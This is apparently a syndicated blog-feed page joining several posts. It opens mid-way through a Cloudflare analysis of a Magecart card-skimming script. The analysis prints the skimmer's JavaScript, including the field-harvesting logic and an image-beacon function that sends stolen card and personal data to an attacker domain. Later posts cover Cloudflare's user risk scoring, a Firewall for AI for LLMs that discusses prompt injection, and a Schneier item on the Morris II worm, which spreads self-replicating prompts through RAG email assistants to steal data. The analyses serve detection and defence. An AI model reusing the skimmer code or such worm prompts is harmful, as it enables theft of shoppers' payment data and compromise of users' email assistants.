The primary objective of this script was to steal Personally Identifiable Information (PII), including credit card details. The stolen data was then transmitted to a server controlled by the attackers, located at https://jsdelivr[.]at/f[.]php.
Decoding the malicious domain
Before diving deeper into the exact behaviors of a script, examining the hosted domain and its insights could already reveal valuable arguments for overall evaluation. Regarding the hosted domain cdn.jsdelivr.at used in this script:
- It was registered on 2022-04-14.
- It impersonates the well-known hosting service jsDelivr, which is hosted at
cdn.jsdelivr.net. - It was registered by 1337team Limited, a company known for providing bulletproof hosting services. These services are frequently utilized in various cybercrime campaigns due to their resilience against law enforcement actions and their ability to host illicit activities without interruption.
- Previous mentions of this hosting provider, such as in a tweet by @malwrhunterteam, highlight its involvement in cybercrime activities. This further emphasizes the reputation of 1337team Limited in the cybercriminal community and its role in facilitating malicious campaigns.
Decoding the malicious script
Data Encoding and Decoding Functions: The script uses two functions, wvnso.jzzys and wvnso.cvdqe, for encoding and decoding data. They employ Base64 and URL encoding techniques, common methods in malware to conceal the real nature of the data being sent.
var wvnso = {
  "jzzys": function (_0x5f38f3) {
    return btoa(encodeURIComponent(_0x5f38f3).replace(/%([0-9A-F]{2})/g, function (_0x7e416, _0x1cf8ee) {
      return String.fromCharCode('0x' + _0x1cf8ee);
    }));
  },
  "cvdqe": function (_0x4fdcee) {
    return decodeURIComponent(Array.prototype.map.call(atob(_0x4fdcee), function (_0x273fb1) {
      return '%' + ('00' + _0x273fb1.charCodeAt(0x0).toString(0x10)).slice(-0x2);
    }).join(''));
  }
Targeted Data Fields: The script is designed to identify and monitor specific input fields on the website. These fields include sensitive information like credit card numbers, names, email addresses, and other personal details. The wvnso.cwwez function maps these fields, showing that the attackers had carefully studied the website’s layout.
"cwwez": window.JSON.parse(wvnso.cvdqe("W1siZmllbGQiLCAiaWZyYW1lIiwgMCwgIm4iLCAiTnVtYmVyIl0sIFsibmFtZSIsICJmaXJzdG5hbWUiLCAwLCAiZiIsICJIb2xkZXIiXSwgWyJuYW1lIiwgImxhc3RuYW1lIiwgMCwgImwiLCAiSG9sZGVyIl0sIFsiZmllbGQiLCAiaWZyYW1lIiwgMCwgImUiLCAiRGF0ZSJdLCBbImZpZWxkIiwgImlmcmFtZSIsIDAsICJjIiwgIkNWViJdLCBbImlkIiwgImN1c3RvbWVyLWVtYWlsIiwgMCwgImVsIiwgImVtYWlsIl0sIFsibmFtZSIsICJ0ZWxlcGhvbmUiLCAwLCAicGUiLCAicGhvbmUiXSwgWyJuYW1lIiwgImNpdHkiLCAwLCAiY3kiLCAiY2l0eSJdLCBbIm5hbWUiLCAicmVnaW9uX2lkIiwgMywgInNlIiwgInN0YXRlIl0sIFsibmFtZSIsICJyZWdpb24iLCAwLCAic2UiLCAic3RhdGUiXSwgWyJuYW1lIiwgImNvdW50cnlfaWQiLCAwLCAiY3QiLCAiQ291bnRyeSJdLCBbIm5hbWUiLCAicG9zdGNvZGUiLCAwLCAienAiLCAiWmlwIl0sIFsiaWQiLCAiY3VzdG9tZXItcGFzc3dvcmQiLCAwLCAicGQiLCAicGFzc3dvcmQiXSwgWyJuYW1lIiwgWyJzdHJlZXRbMF0iLCAic3RyZWV0WzFdIiwgInN0cmVldFsyXSJdLCAwLCAiYXMiLCAiYWRkciJdXQ==")),
Data Harvesting Logic: The script uses a set of complex functions ( wvnso.uvesz, wvnso.wsrmf, etc.) to check each targeted field for user input. When it finds the data it wants (like credit card details), it collects (“harvests”) this data and gets it ready to be sent out (“exfiltrated”).
"uvesz": function (_0x52b255) {
    for (var _0x356fbe = 0x0; _0x356fbe < wvnso.cwwez.length; _0x356fbe++) {
      var _0x25348a = wvnso.cwwez[_0x356fbe];
      if (_0x52b255.hasAttribute(_0x25348a[0x0])) {
        if (typeof _0x25348a[0x1] == "object") {
          var _0xca9068 = '';
          _0x25348a[0x1].forEach(function (_0x450919) {
            var _0x907175 = document.querySelector('[' + _0x25348a[0x0] + "=\"" + _0x450919 + "\"" + ']');
            if (_0x907175 != null && wvnso.wsrmf(_0x907175, _0x25348a[0x2]).length > 0x0) {
              _0xca9068 += wvnso.wsrmf(_0x907175, _0x25348a[0x2]) + " ";
            }
          });
          wvnso.krwon[_0x25348a[0x4]] = _0xca9068.trim();
        } else {
          if (_0x52b255.attributes[_0x25348a[0x0]].value == _0x25348a[0x1] && wvnso.wsrmf(_0x52b255, _0x25348a[0x2]).length > 0x0) {
            if (_0x25348a[0x3] == 'l') {
              wvnso.krwon[_0x25348a[0x4]] += " " + wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
            } else {
              if (_0x25348a[0x3] == 'y') {
                wvnso.krwon[_0x25348a[0x4]] += '/' + wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
              } else {
                wvnso.krwon[_0x25348a[0x4]] = wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
              }
            }
          }
        }
      }
    }
  }
Stealthy Data Exfiltration: After harvesting the data, the script sends it secretly to the attacker’s server (located at https://jsdelivr[.]at/f[.]php). This process is done in a way that mimics normal Internet traffic, making it hard to detect. It creates an Image HTML element programmatically (not displayed to the user) and sets its src attribute to a specific URL. This URL is the attacker’s server where the stolen data is sent.
"eubtc": function () {
    var _0x4b786d = wvnso.jzzys(window.JSON.stringify(wvnso.krwon));
    if (wvnso.pqemy() && !(wvnso.rnhok.indexOf(_0x4b786d) != -0x1)) {
      wvnso.rnhok.push(_0x4b786d);
      var _0x49c81a = wvnso.spyed.createElement("IMG");
      _0x49c81a.src = wvnso.cvdqe("aHR0cHM6Ly9qc2RlbGl2ci5hdC9mLnBocA==") + '?hash=' + _0x4b786d;
    }
  }
Persistent Monitoring: The script keeps a constant watch on user input. This means that any data entered into the targeted fields is captured, not just when the page first loads, but continuously as long as the user is on the page.
Execution Interval: The script is set to activate its data-collecting actions at regular intervals, as shown by the window.setInterval(wvnso.bumdr, 0x1f4) function call. This ensures that it constantly checks for new user input on the site.
window.setInterval(wvnso.bumdr, 0x1f4);
Local Data Storage: Interestingly, the script uses local storage methods (wvnso.hajfd, wvnso.ijltb) to keep the collected data on the user’s device. This could be a way to prevent data loss in case there are issues with the Internet connection or to gather more data before sending it to the server.
"ijltb": function () {
    var _0x19c563 = wvnso.jzzys(window.JSON.stringify(wvnso.krwon));
    window.localStorage.setItem("oybwd", _0x19c563);
  },
  "hajfd": function () {
    var _0x1318e0 = window.localStorage.getItem("oybwd");
    if (_0x1318e0 !== null) {
      wvnso.krwon = window.JSON.parse(wvnso.cvdqe(_0x1318e0));
    }
  }
This JavaScript code is a sophisticated tool for stealing sensitive information from users. It’s well-crafted to avoid detection, gather detailed information, and transmit it discreetly to a remote server controlled by the attackers.
Proactive detection
Page Shield’s existing machine learning algorithm is capable of automatically detecting malicious JavaScript code. As cybercriminals evolve their attack methods, we are constantly improving our detection and defense mechanisms. An upcoming version of our ML model, an artificial neural network, has been designed to maintain high recall (i.e., identifying the many different types of malicious scripts) while also providing a low false positive rate (i.e., reducing false alerts for benign code). The new version of Page Shield’s ML automatically flagged the above script as a Magecart type attack with a very high probability. In other words, our ML correctly identified a novel attack script operating in the wild! Cloudflare customers with Page Shield enabled will soon be able to take further advantage of our latest ML’s superior protection for client-side security. Stay tuned for more details.
What you can do
The attack on a Cloudflare customer is a sobering example of the Magecart threat. It underscores the need for constant vigilance and robust client-side security measures for websites, especially those handling sensitive user data. This incident is a reminder that cybersecurity is not just about protecting data but also about safeguarding the trust and well-being of users.
We recommend the following actions to enhance security and protect against similar threats. Our comprehensive security model includes several products specifically designed to safeguard web applications and sensitive data:
- Implement WAF Managed Rule Product: This solution offers robust protection against known attacks by monitoring and filtering HTTP traffic between a web application and the Internet. It effectively guards against common web exploits.
- Deploy ML-Based WAF Attack Score: Our ML-based WAF, known as Attack Score, is specifically engineered to defend against previously unknown attacks. It uses advanced machine learning algorithms to analyze web traffic patterns and identify potential threats, providing an additional layer of security against sophisticated and emerging threats.
- Use Page Shield: Page Shield is designed to protect against Magecart-style attacks and browser supply chain threats. It monitors and secures third-party scripts running on your website, helping you identify malicious activity and proactively prevent client-side attacks, such as theft of sensitive customer data. This tool is crucial for preventing data breaches originating from compromised third-party vendors or scripts running in the browser.
- Activate Sensitive Data Detection (SDD): SDD alerts you if certain sensitive data is being exfiltrated from your website, whether due to an attack or a configuration error. This feature is essential for maintaining compliance with data protection regulations and for promptly addressing any unauthorized data leakage.
….
1
[1]: https://www.team-cymru.com/post/seychelles-seychelles-on-the-c-2-shore
[2]: https://www.bizcommunity.com/Article/196/661/241908.html
[3]: https://nationaldailyng.com/trend-micro-teams-up-with-interpol-to-fight-african-cybercrime-networks/
Introducing behavior-based user risk scoring in Cloudflare One
Post Syndicated from Noelle Kagan original https://blog.cloudflare.com/cf1-user-risk-score
Cloudflare One, our secure access service edge (SASE) platform, is introducing new capabilities to detect risk based on user behavior so that you can improve security posture across your organization.
Traditionally, security and IT teams spend a lot of time, labor, and money analyzing log data to track how risk is changing within their business and to stay on top of threats. Sifting through such large volumes of data – the majority of which may well be benign user activity – can feel like finding a needle in a haystack.
Cloudflare’s approach simplifies this process with user risk scoring. With AI/machine learning techniques, we analyze the real-time telemetry of user activities and behaviors that pass through our network to identify abnormal behavior and potential indicators of compromises that could lead to danger for your organization, so your security teams can lock down suspicious activity and adapt your security posture in the face of changing risk factors and sophisticated threats.
User risk scoring
The concept of trust in cybersecurity has evolved dramatically. The old model of “trust but verify” has given way to a Zero Trust approach, where trust is never assumed and verification is continuous, as each network request is scrutinized. This form of continuous evaluation enables administrators to grant access based not just on the contents of a request and its metadata, but on its context — such as whether the user typically logs in at that time or location.
Previously, this kind of contextual risk assessment was time-consuming and required expertise to parse through log data. Now, we’re excited to introduce Zero Trust user risk scoring which does this automatically, allowing administrators to specify behavioral rules — like monitoring for anomalous “impossible travel” and custom Data Loss Prevention (DLP) triggers, and use these to generate dynamic user risk scores.
Zero Trust user risk scoring detects user activity and behaviors that could introduce risk to your organizations, systems, and data and assigns a score of Low, Medium, or High to the user involved. This approach is sometimes referred to as user and entity behavior analytics (UEBA) and enables teams to detect and remediate possible account compromise, company policy violations, and other risky activity.
How risk scoring works and detecting user risk
User risk scoring is built to examine behaviors. Behaviors are actions taken or completed by a user and observed by Cloudflare One, our SASE platform that helps organizations implement Zero Trust.
Once tracking for a particular behavior is enabled, the Zero Trust risk scoring engine immediately starts to review existing logs generated within your Zero Trust account. Then, after a user in your account performs a behavior that matches one of the enabled risk behaviors based on observed log data, Cloudflare assigns a risk score — Low, Medium, or High — to the user who performed the behavior.
Behaviors are built using log data from within your Cloudflare account. No additional user data is being collected, tracked or stored beyond what is already available in the existing Zero Trust logs (which adhere to the log retention timeframes).
A popular priority amongst security and insider threat teams is detecting when a user performs so-called “impossible travel”. Impossible travel, available as a predefined risk behavior today, is when a user completes a login from two different locations that the user could not have traveled to in that period of time. For example, if Alice is in Seattle and logs into her organization’s finance application that is protected by Cloudflare Access and only a few minutes later is seen logging into her organization’s business suite from Sydney, Australia, impossible travel would be triggered and Alice would be assigned a risk level of High.
For users that are observed performing multiple risk behaviors, they will be assigned the highest-level risk behavior they’ve triggered. This real-time risk assessment empowers your security teams to act swiftly and decisively.
Enabling predefined risk behaviors
Behaviors can be enabled and disabled at any time, but are disabled by default. Therefore, users will not be assigned risk scores until you have decided what is considered a risk to your organization and how urgent that risk is.
To start detecting a given risk behavior, an administrator must first ensure the behavior requirements are met (for instance, to detect whether a user has triggered a high number of DLP policies, you’ll need to first set up a DLP profile). From there, simply enable the behavior in the Zero Trust dashboard.
After a behavior has been enabled, Cloudflare will start analyzing behaviors to flag users with the corresponding risk when detected. The risk level of any behavior can be changed by an administrator. You have the freedom to enable behaviors that are relevant to your security posture as well as adjust the default risk score (Low, Medium, or High) from an out-of-the-box assignment.
And for security administrators who have investigated a user and need to clear a user’s risk score, simply go to Risk score > User risk scoring, choose the appropriate user, and select ‘Reset user risk’ followed by ‘Confirm.’ Once a user’s risk score is reset, they disappear from the risk table — until or unless they trigger another risk behavior.
How do I get started?
User risk scoring and DLP are part of Cloudflare One, which converges Zero Trust security and network connectivity services on one unified platform and global control plane.
To get access via Cloudflare One, reach out for a consultation, or contact your account manager.
Cloudflare announces Firewall for AI
Post Syndicated from Daniele Molteni original https://blog.cloudflare.com/firewall-for-ai
Today, Cloudflare is announcing the development of Firewall for AI, a protection layer that can be deployed in front of Large Language Models (LLMs) to identify abuses before they reach the models.
While AI models, and specifically LLMs, are surging, customers tell us that they are concerned about the best strategies to secure their own LLMs. Using LLMs as part of Internet-connected applications introduces new vulnerabilities that can be exploited by bad actors.
Some of the vulnerabilities affecting traditional web and API applications apply to the LLM world as well, including injections or data exfiltration. However, there is a new set of threats that are now relevant because of the way LLMs work. For example, researchers have recently discovered a vulnerability in an AI collaboration platform that allows them to hijack models and perform unauthorized actions.
Firewall for AI is an advanced Web Application Firewall (WAF) specifically tailored for applications using LLMs. It will comprise a set of tools that can be deployed in front of applications to detect vulnerabilities and provide visibility to model owners. The tool kit will include products that are already part of WAF, such as Rate Limiting and Sensitive Data Detection, and a new protection layer which is currently under development. This new validation analyzes the prompt submitted by the end user to identify attempts to exploit the model to extract data and other abuse attempts. Leveraging the size of Cloudflare network, Firewall for AI runs as close to the user as possible, allowing us to identify attacks early and protect both end user and models from abuses and attacks.
Before we dig into how Firewall for AI works and its full feature set, let’s first examine what makes LLMs unique, and the attack surfaces they introduce. We’ll use the OWASP Top 10 for LLMs as a reference.
Why are LLMs different from traditional applications?
When considering LLMs as Internet-connected applications, there are two main differences compared with more traditional web apps.
First, the way users interact with the product. Traditional apps are deterministic in nature. Think about a bank application — it’s defined by a set of operations (check my balance, make a transfer, etc.). The security of the business operation (and data) can be obtained by controlling the fine set of operations accepted by these endpoints: “GET /balance” or “POST /transfer”.
LLM operations are non-deterministic by design. To start with, LLM interactions are based on natural language, which makes identifying problematic requests harder than matching attack signatures. Additionally, unless a response is cached, LLMs typically provide a different response every time — even if the same input prompt is repeated. This makes limiting the way a user interacts with the application much more difficult. This poses a threat to the user as well, in terms of being exposed to misinformation that weakens the trust in the model.
Second, a big difference is how the application control plane interacts with the data. In traditional applications, the control plane (code) is well separated from the data plane (database). The defined operations are the only way to interact with the underlying data (e.g. show me the history of my payment transactions). This allows security practitioners to focus on adding checks and guardrails to the control plane and thus protecting the database indirectly.
LLMs are different in that the training data becomes part of the model itself through the training process, making it extremely difficult to control how that data is shared as a result of a user prompt. Some architectural solutions are being explored, such as separating LLMs into different levels and segregating data. However, no silver bullet has yet been found.
From a security perspective, these differences allow attackers to craft new attack vectors that can target LLMs and fly under the radar of existing security tools designed for traditional web applications.
OWASP LLM Vulnerabilities
The OWASP foundation released a list of the top 10 classes of vulnerabilities for LLMs, providing a useful framework for thinking about how to secure language models. Some of the threats are reminiscent of the OWASP top 10 for web applications, while others are specific to language models.
Similar to web applications, some of these vulnerabilities can be best addressed when the LLM application is designed, developed, and trained. For example, Training Data Poisoning can be carried out by introducing vulnerabilities in the training data set used to train new models. Poisoned information is then presented to the user when the model is live. Supply Chain Vulnerabilities and Insecure Plugin Design are vulnerabilities introduced in components added to the model, like third-party software packages. Finally, managing authorization and permissions is crucial when dealing with Excessive Agency, where unconstrained models can perform unauthorized actions within the broader application or infrastructure.
Conversely, Prompt Injection, Model Denial of Service, and Sensitive Information Disclosure can be mitigated by adopting a proxy security solution like Cloudflare Firewall for AI. In the following sections, we will give more details about these vulnerabilities and discuss how Cloudflare is optimally positioned to mitigate them.
LLM deployments
Language model risks also depend on the deployment model. Currently, we see three main deployment approaches: internal, public, and product LLMs. In all three scenarios, you need to protect models from abuses, protect any proprietary data stored in the model, and protect the end user from misinformation or from exposure to inappropriate content.
- Internal LLMs: Companies develop LLMs to support the workforce in their daily tasks. These are considered corporate assets and shouldn’t be accessed by non-employees. Examples include an AI co-pilot trained on sales data and customer interactions used to generate tailored proposals, or an LLM trained on an internal knowledge base that can be queried by engineers.
- Public LLMs: These are LLMs that can be accessed outside the boundaries of a corporation. Often these solutions have free versions that anyone can use and they are often trained on general or public knowledge. Examples include GPT from OpenAI or Claude from Anthropic.
- Product LLM: From a corporate perspective, LLMs can be part of a product or service offered to their customers. These are usually self-hosted, tailored solutions that can be made available as a tool to interact with the company resources. Examples include customer support chatbots or Cloudflare AI Assistant.
From a risk perspective, the difference between Product and Public LLMs is about who carries the impact of successful attacks. Public LLMs are considered a threat to data because data that ends up in the model can be accessed by virtually anyone. This is one of the reasons many corporations advise their employees not to use confidential information in prompts for publicly available services. Product LLMs can be considered a threat to companies and their intellectual property if models had access to proprietary information during training (by design or by accident).
Firewall for AI
Cloudflare Firewall for AI will be deployed like a traditional WAF, where every API request with an LLM prompt is scanned for patterns and signatures of possible attacks.
Firewall for AI can be deployed in front of models hosted on the Cloudflare Workers AI platform or models hosted on any other third party infrastructure. It can also be used alongside Cloudflare AI Gateway, and customers will be able to control and set up Firewall for AI using the WAF control plane.
Prevent volumetric attacks
One of the threats listed by OWASP is Model Denial of Service. Similar to traditional applications, a DoS attack is carried out by consuming an exceptionally high amount of resources, resulting in reduced service quality or potentially increasing the costs of running the model. Given the amount of resources LLMs require to run, and the unpredictability of user input, this type of attack can be detrimental.
This risk can be mitigated by adopting rate limiting policies that control the rate of requests from individual sessions, therefore limiting the context window. By proxying your model through Cloudflare today, you get DDoS protection out of the box. You can also use Rate Limiting and Advanced Rate Limiting to manage the rate of requests allowed to reach your model by setting a maximum rate of request performed by an individual IP address or API key during a session.
Identify sensitive information with Sensitive Data Detection
There are two use cases for sensitive data, depending on whether you own the model and data, or you want to prevent users from sending data into public LLMs.
As defined by OWASP, Sensitive Information Disclosure happens when LLMs inadvertently reveal confidential data in the responses, leading to unauthorized data access, privacy violations, and security breaches. One way to prevent this is to add strict prompt validations. Another approach is to identify when personally identifiable information (PII) leaves the model. This is relevant, for example, when a model was trained with a company knowledge base that may include sensitive information, such asPII (like social security number), proprietary code, or algorithms.
Customers using LLM models behind Cloudflare WAF can employ the Sensitive Data Detection (SDD) WAF managed ruleset to identify certain PII being returned by the model in the response. Customers can review the SDD matches on WAF Security Events. Today, SDD is offered as a set of managed rules designed to scan for financial information (such as credit card numbers) as well as secrets (API keys). As part of the roadmap, we plan to allow customers to create their own custom fingerprints.
The other use case is intended to prevent users from sharing PII or other sensitive information with external LLM providers, such as OpenAI or Anthropic. To protect from this scenario, we plan to expand SDD to scan the request prompt and integrate its output with AI Gateway where, alongside the prompt’s history, we detect if certain sensitive data has been included in the request. We will start by using the existing SDD rules, and we plan to allow customers to write their own custom signatures. Relatedly, obfuscation is another feature we hear a lot of customers talk about. Once available, the expanded SDD will allow customers to obfuscate certain sensitive data in a prompt before it reaches the model. SDD on the request phase is being developed.
Preventing model abuses
Model abuse is a broader category of abuse. It includes approaches like “prompt injection” or submitting requests that generate hallucinations or lead to responses that are inaccurate, offensive, inappropriate, or simply off-topic.
Prompt Injection is an attempt to manipulate a language model through specially crafted inputs, causing unintended responses by the LLM. The results of an injection can vary, from extracting sensitive information to influencing decision-making by mimicking normal interactions with the model. A classic example of prompt injection is manipulating a CV to affect the output of resume screening tools.
A common use case we hear from customers of our AI Gateway is that they want to avoid their application generating toxic, offensive, or problematic language. The risks of not controlling the outcome of the model include reputational damage and harming the end user by providing an unreliable response.
These types of abuse can be managed by adding an additional layer of protection that sits in front of the model. This layer can be trained to block injection attempts or block prompts that fall into categories that are inappropriate.
Prompt and response validation
Firewall for AI will run a series of detections designed to identify prompt injection attempts and other abuses, such as making sure the topic stays within the boundaries defined by the model owner. Like other existing WAF features, Firewall for AI will automatically look for prompts embedded in HTTP requests or allow customers to create rules based on where in the JSON body of the request the prompt can be found.
Once enabled, the Firewall will analyze every prompt and provide a score based on the likelihood that it’s malicious. It will also tag the prompt based on predefined categories. The score ranges from 1 to 99 which indicates the likelihood of a prompt injection, with 1 being the most likely.
Customers will be able to create WAF rules to block or handle requests with a particular score in one or both of these dimensions. You’ll be able to combine this score with other existing signals (like bot score or attack score) to determine whether the request should reach the model or should be blocked. For example, it could be combined with a bot score to identify if the request was malicious and generated by an automated source.
Besides the score, we will assign tags to each prompt that can be used when creating rules to prevent prompts belonging to any of these categories from reaching their model. For example, customers will be able to create rules to block specific topics. This includes prompts using words categorized as offensive, or linked to religion, sexual content, or politics, for example.
How can I use Firewall for AI? Who gets this?
Enterprise customers on the Application Security Advanced offering can immediately start using Advanced Rate Limiting and Sensitive Data Detection (on the response phase). Both products can be found in the WAF section of the Cloudflare dashboard. Firewall for AI’s prompt validation feature is currently under development and a beta version will be released in the coming months to all Workers AI users. Sign up to join the waiting list and get notified when the feature becomes available.
Conclusion
Cloudflare is one of the first security providers launching a set of tools to secure AI applications. Using Firewall for AI, customers can control what prompts and requests reach their language models, reducing the risk of abuses and data exfiltration. Stay tuned to learn more about how AI application security is evolving.
Best of: Aviation Pioneers
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=E_72LmTnaNw
LLM Prompt Injection Worm
Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2024/03/llm-prompt-injection-worm.html
Researchers have demonstrated a worm that spreads through prompt injection. Details:
In one instance, the researchers, acting as attackers, wrote an email including the adversarial text prompt, which “poisons” the database of an email assistant using retrieval-augmented generation (RAG), a way for LLMs to pull in extra data from outside its system. When the email is retrieved by the RAG, in response to a user query, and is sent to GPT-4 or Gemini Pro to create an answer, it “jailbreaks the GenAI service” and ultimately steals data from the emails, Nassi says. “The generated response containing the sensitive user data later infects new hosts when it is used to reply to an email sent to a new client and then stored in the database of the new client,” Nassi says.
In the second method, the researchers say, an image with a malicious prompt embedded makes the email assistant forward the message on to others. “By encoding the self-replicating prompt into the image, any kind of image containing spam, abuse material, or even propaganda can be forwarded further to new clients after the initial email has been sent,” Nassi says.
It’s a natural extension of prompt injection. But it’s still neat to see it actually working.
Research paper: “ComPromptMized: Unleashing Zero-click Worms that Target GenAI-Powered Applications.
Abstract: In the past year, numerous companies have incorporated Generative AI (GenAI) capabilities into new and existing applications, forming interconnected Generative AI (GenAI) ecosystems consisting of semi/fully autonomous agents powered by GenAI services. While ongoing research highlighted risks associated with the GenAI layer of agents (e.g., dialog poisoning, membership inference, prompt leaking, jailbreaking), a critical question emerges: Can attackers develop malware to exploit the GenAI component of an agent and launch cyber-attacks on the entire GenAI ecosystem?
This paper introduces Morris II, the first worm designed to target GenAI ecosystems through the use of adversarial self-replicating prompts. The study demonstrates that attackers can insert such prompts into inputs that, when processed by GenAI models, prompt the model to replicate the input as output (replication), engaging in malicious activities (payload). Additionally, these inputs compel the agent to deliver them (propagate) to new agents by exploiting the connectivity within the GenAI ecosystem. We demonstrate the application of Morris II against GenAI-powered email assistants in two use cases (spamming and exfiltrating personal data), under two settings (black-box and white-box accesses), using two types of input data (text and images). The worm is tested against three different GenAI models (Gemini Pro, ChatGPT 4.0, and LLaVA), and various factors (e.g., propagation rate, replication, malicious activity) influencing the performance of the worm are evaluated.